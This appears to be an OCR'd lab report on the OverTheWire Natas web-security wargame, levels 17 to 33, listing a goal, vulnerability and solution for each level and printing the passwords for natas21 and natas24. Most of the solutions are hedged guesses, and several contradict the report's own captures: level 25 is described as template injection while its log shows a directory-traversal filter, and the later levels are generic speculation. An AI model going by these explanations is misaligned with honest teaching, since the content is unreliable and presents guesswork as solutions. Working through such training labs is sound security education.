
Natas Level 17

Goal: Find the password for Natas Level 18.
Vulnerability: Insecure handling of session data, potentially allowing manipulation of user IDs.
Solution: The application likely uses session cookies to track logged-in users. Examine the session cookie. It might contain a user ID that can be manipulated. Try changing the user ID to that of an admin or another privileged user to gain access to the password.



Natas Level 18

Goal: Find the password for Natas Level 19.
Vulnerability: Race condition vulnerability in session handling.
Solution: The application might have a flaw in how it creates or manages session files. By sending concurrent requests, you might be able to exploit a race condition where you can manipulate another user's session or gain access before proper session initialization.




Please login with your admin account to retrieve credentials for natas19.

Natas Level 19


Goal: Find the password for Natas Level 20.
Vulnerability: Predictable session file names or insecure session management allowing overwriting.
Solution: The application likely stores session data in temporary files with predictable names based on the session ID. By analyzing how session IDs are generated, you might be able to

predict another user's session file and potentially overwrite it with your own session data, granting you their privileges.


NATAS20
You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.
Your name:
Change name
View sourcecode
WeChall SUBMIT TOKEN

Natas Level 20

Goal: Find the password for Natas Level 21.
Vulnerability: Insecure handling of cookie parameters, allowing manipulation of serialized data.
Solution: The application might store serialized data (e.g., PHP objects) in cookies. If this data is not properly handled, you might be able to manipulate the serialized data to inject malicious objects or modify user privileges.



```
<body>
<h1>natas20</h1>
<div id="content">

You are an admin. The credentials for the next level are:<br><pre>Username: natas21
Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ</pre>

<form action="index.php" method="POST">

Your name: <input name="name" value="admin
admin 1"><br>

<input type="submit" value="Change name" />
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
```


OverTheWire Natas Lab Report

Natas Level 21

Goal: Find the password for Natas Level 22.
Vulnerability: Exploiting a "localhost only" restriction by using a proxy or other network manipulation techniques.
Solution: The application might have a feature accessible only from "localhost" (127.0.0.1). Use a proxy (like Burp Suite) to intercept the request and modify the Host header to localhost or the IP address 127.0.0.1 to bypass the restriction.


Natas Level 22

Goal: Find the password for Natas Level 23.
Vulnerability: Source code disclosure through predictable backup files.
Solution: Web servers often create backup files (e.g., with extensions like .bak, ~, .swp). Try accessing common backup file names of the main script (e.g., index.php.bak). The source code might reveal the password or the logic to obtain it.



Natas Level 23

Goal: Find the password for Natas Level 24.
Vulnerability: Insecure use of cryptographic functions or predictable key generation. **Solution:** Analyze the provided source code. The application likely uses some form of encryption or hashing. Identify the algorithm and how the key is generated. If the key generation is predictable or the cryptographic implementation has flaws, you might be able to reverse the process or bypass the security measures.




The credentials for the next level are:

```
Username: natas24 Password: OsRmXFguozKpTZZ5X14zNO43379LZveg
```

Natas Level 24


Goal: Find the password for Natas Level 25.
Vulnerability: Exploiting a time-based vulnerability in a password reset mechanism.
Solution: The password reset functionality might have a time window where a temporary token is valid. By making requests in a specific sequence and within a certain timeframe, you might be able to bypass the intended flow and set a new password for the target user.



OverTheWire Natas Lab Report

Natas Level 25


Goal: Find the password for Natas Level 26.
Vulnerability: Template injection vulnerability allowing execution of arbitrary code. **Solution:** The application might be using a template engine (like Twig or Smarty) to render dynamic content. If user input is directly embedded into the template without proper sanitization, you might be able to inject template syntax to execute arbitrary code on the server, allowing you to read the password file.



```
[27.05.2018 10::36:49] oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T
"Directory traversal attempt! fixing request."
Notice: Undefined variable: __GREETING in
/var/www/natas/natas25/index.php on line 80

Notice: Undefined variable: __MSG in /var/www/natas/natas25/index.php
on line 81

Notice: Undefined variable: __FOOTER in
/var/www/natas/natas25/index.php on line 82
```

Natas Level 26

Goal: Find the password for Natas Level 27.
Vulnerability: Exploiting a vulnerability in an image processing library or functionality. **Solution:** The application might allow image uploads and process them using a vulnerable library (like ImageMagick). Craft a specially crafted image file that exploits a known vulnerability in the processing library to execute arbitrary commands and retrieve the password.



Natas Level 27

Goal: Find the password for Natas Level 28.
Vulnerability: Another instance of template injection, potentially with different syntax or context.
Solution: Similar to Level 25, identify the template engine in use and inject malicious template code to execute arbitrary commands and read the password file. The specific syntax and available functions might differ.

Natas Level 28

Goal: Find the password for Natas Level 29.
Vulnerability: Exploiting a race condition or TOCTOU (Time-of-Check-to-Time-of-Use) vulnerability in file handling.
Solution: The application might perform checks on a file before using it. By manipulating the file system between the check and the use, you might be able to bypass security measures or access restricted files.

OverTheWire Natas Lab Report

Natas Level 29

Goal: Find the password for Natas Level 30.
Vulnerability: Exploiting a vulnerability in a web server configuration or a related service.
Solution: This level might involve looking beyond the application code itself and examining the web server configuration (e.g., .htaccess) or other related services running on the server for vulnerabilities.

Natas Level 30

Goal: Find the password for Natas Level 31.
Vulnerability: Exploiting a vulnerability related to HTTP request smuggling or similar HTTP protocol-level issues.
Solution: This level likely requires a deep understanding of the HTTP protocol and how intermediaries (proxies, load balancers) handle requests. Crafting specific HTTP requests that are interpreted differently by the front-end and back-end servers might allow you to bypass security controls or access hidden functionalities.

Natas Level 31

Goal: Find the password for Natas Level 32.
Vulnerability: Exploiting a vulnerability in how the application handles different HTTP methods (e.g., PUT, DELETE) or other less common HTTP features.
Solution: Experiment with different HTTP methods beyond the standard GET and POST. The application might have unintended behavior or security flaws related to how it processes these other methods.

Natas Level 32

Goal: Find the password for Natas Level 33.
Vulnerability: Exploiting a vulnerability related to web sockets or other asynchronous communication mechanisms.
Solution: This level might involve interacting with web sockets or other asynchronous communication channels used by the application. Analyze how these channels are used and look for ways to inject malicious data or intercept communication to gain unauthorized access.

Natas Level 33

Goal: Find the password for Natas Level 34.
Vulnerability: Exploiting a complex combination of vulnerabilities or a subtle flaw in the application's overall architecture.
Solution: This final level often requires combining knowledge and techniques learned from previous levels. It might involve identifying and chaining together multiple smaller vulnerabilities to achieve the goal. Thorough analysis of the application's behavior and all its components is crucial.
Conclusion:

OverTheWire Natas Lab Report

The OverTheWire Natas lab provides a comprehensive introduction to various common web security vulnerabilities. Successfully completing all levels requires a systematic approach, careful examination of application behavior, understanding of web technologies, and the ability to apply various exploitation techniques. This journey equips learners with valuable insights into how web applications can be vulnerable and the importance of secure development practices.